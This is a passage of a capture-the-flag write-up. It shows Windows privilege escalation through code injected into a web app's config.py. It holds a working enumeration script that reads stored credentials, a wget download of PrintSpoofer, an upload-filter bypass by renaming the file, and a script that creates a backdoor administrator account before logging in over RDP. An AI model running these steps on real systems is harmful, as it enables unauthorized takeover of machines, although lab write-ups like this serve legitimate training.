
Let’s try changing some part of it if it will reflect to the web if this reflect means the web app execute the config.py
and we can write some exploit there like creating an admin account
It does reflect and execute the config.py
Let’s try to escalate our privilege but before that we need to enumerate some known vulnerability i made here a simple python that we can paste in the config.py
This save the content inside of static folder since we can also write there without any problem and also change file extension (changing file extension later is crucial as the upload folder wont let us do it)
# PRIVESC ENUMERATION - RUN AS NETWORK SERVICE
import os, subprocess

def enum_privesc():
    try:
        results = []

        # 1. Check privileges (look for SeImpersonate)
        whoami_all = os.popen('whoami /all').read()
        results.append("=== WHOAMI /ALL ===\n" + whoami_all)

        # 2. List all services
        services = os.popen('sc query state= all').read()
        results.append("\n=== ALL SERVICES ===\n" + services)

        # 3. Get service details with paths
        service_details = os.popen('wmic service get name,displayname,pathname,startname,startmode').read()
        results.append("\n=== SERVICE DETAILS ===\n" + service_details)

        # 4. Check for unquoted service paths
        unquoted = os.popen('wmic service get name,pathname | findstr /i /v "C:\\Windows\\\\"').read()
        results.append("\n=== POTENTIAL UNQUOTED SERVICE PATHS ===\n" + unquoted)

        # 5. Scheduled tasks
        tasks = os.popen('schtasks /query /fo LIST /v').read()
        results.append("\n=== SCHEDULED TASKS ===\n" + tasks[:5000])  # Limit size

        # 6. Check valentine folder permissions
        valentine_perms = os.popen('icacls C:\\valentine').read()
        results.append("\n=== VALENTINE PERMS ===\n" + valentine_perms)

        # 7. Check all folders in C:\ for writability by NETWORK SERVICE
        folders = ['C:\\Program Files', 'C:\\Program Files (x86)', 'C:\\ProgramData', 'C:\\Temp', 'C:\\Windows\\Temp']
        for folder in folders:
            if os.path.exists(folder):
                perms = os.popen(f'icacls "{folder}"').read()
                if 'NETWORK SERVICE' in perms and 'F' in perms:  # Full control
                    results.append(f"\n=== NETWORK SERVICE CAN WRITE TO {folder} ===\n{perms}")

        # 8. Check registry autoruns
        autoruns = os.popen('reg query HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run').read()
        results.append("\n=== REGISTRY AUTORUNS ===\n" + autoruns)

        # 9. Check AlwaysInstallElevated
        always_install = os.popen('reg query HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows\\Installer /v AlwaysInstallElevated 2>nul').read()
        always_install += os.popen('reg query HKCU\\SOFTWARE\\Policies\\Microsoft\\Windows\\Installer /v AlwaysInstallElevated 2>nul').read()
        if always_install.strip():
            results.append("\n=== ALWAYS INSTALL ELEVATED ===\n" + always_install)

        # 10. Check for stored credentials
        cmdkey = os.popen('cmdkey /list').read()
        results.append("\n=== STORED CREDENTIALS ===\n" + cmdkey)

        # Save all results
        with open(r'C:\valentine\static\privesc_enum.txt', 'w') as f:
            f.write('\n\n'.join(results))

    except Exception as e:
        with open(r'C:\valentine\static\privesc_error.txt', 'w') as f:
            f.write(str(e))

enum_privesc()
After pasting it let’s search the /api/love-fortune again to trigger the web application and the script

=== WHOAMI /ALL ===

USER INFORMATION
----------------

User Name                    SID
============================ ========
nt authority\network service S-1-5-20


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Mandatory Label\System Mandatory Level Label            S-1-16-16384
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
If you will look carefully
You have SeImpersonatePrivilege = Enabled
This means you can use PrintSpoofer, JuicyPotato, or RoguePotato to get SYSTEM!
Let’s download the exploit
wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe
But remember we can’t either use simple python web server so we have new plan remember the extension where upload only accept .txt?
we will change it to PrintSpoofer64.exe.txt then copy it and move it to the static folder and change it back to PrintSpoofer64.exe



Now let’s make a new python code we can paste on config.py
remember to change the ps.exe to the name you give to the printspoofer.exe
# EXECUTE PRINTSPOOFER FROM STATIC
import os, threading

def pwn():
    try:
        # Run PrintSpoofer to get SYSTEM shell
        os.system('C:\\valentine\\static\\ps.exe -i -c "cmd.exe /c whoami > C:\\valentine\\static\\system.txt"')

        # Also try to add a user
        os.system('C:\\valentine\\static\\ps.exe -i -c "net user hacker Hacked123! /add"')
        os.system('C:\\valentine\\static\\ps.exe -i -c "net localgroup administrators hacker /add"')

        # Get the flag
        os.system('C:\\valentine\\static\\ps.exe -i -c "type C:\\Users\\Administrator\\Desktop\\flag.txt > C:\\valentine\\static\\flag.txt"')
        os.system('C:\\valentine\\static\\ps.exe -i -c "dir /s C:\\*flag* > C:\\valentine\\static\\all_flags.txt"')

    except:
        pass

threading.Thread(target=pwn).start()
This will create a new user that is administrator
Now just like earlier let’s refresh the api/love-fortune to execute it
as you can see we successfully manage to make new user

Now time to login as the hacker user
xfreerdp3 /v:$TARGET /u:hacker /p:'Hacked123!' /cert:ignore +clipboard /dynamic-resolution

Tadan!!!!🥳🙌

“Even a non‑privileged user can gain full SYSTEM access through a simple misconfiguration.”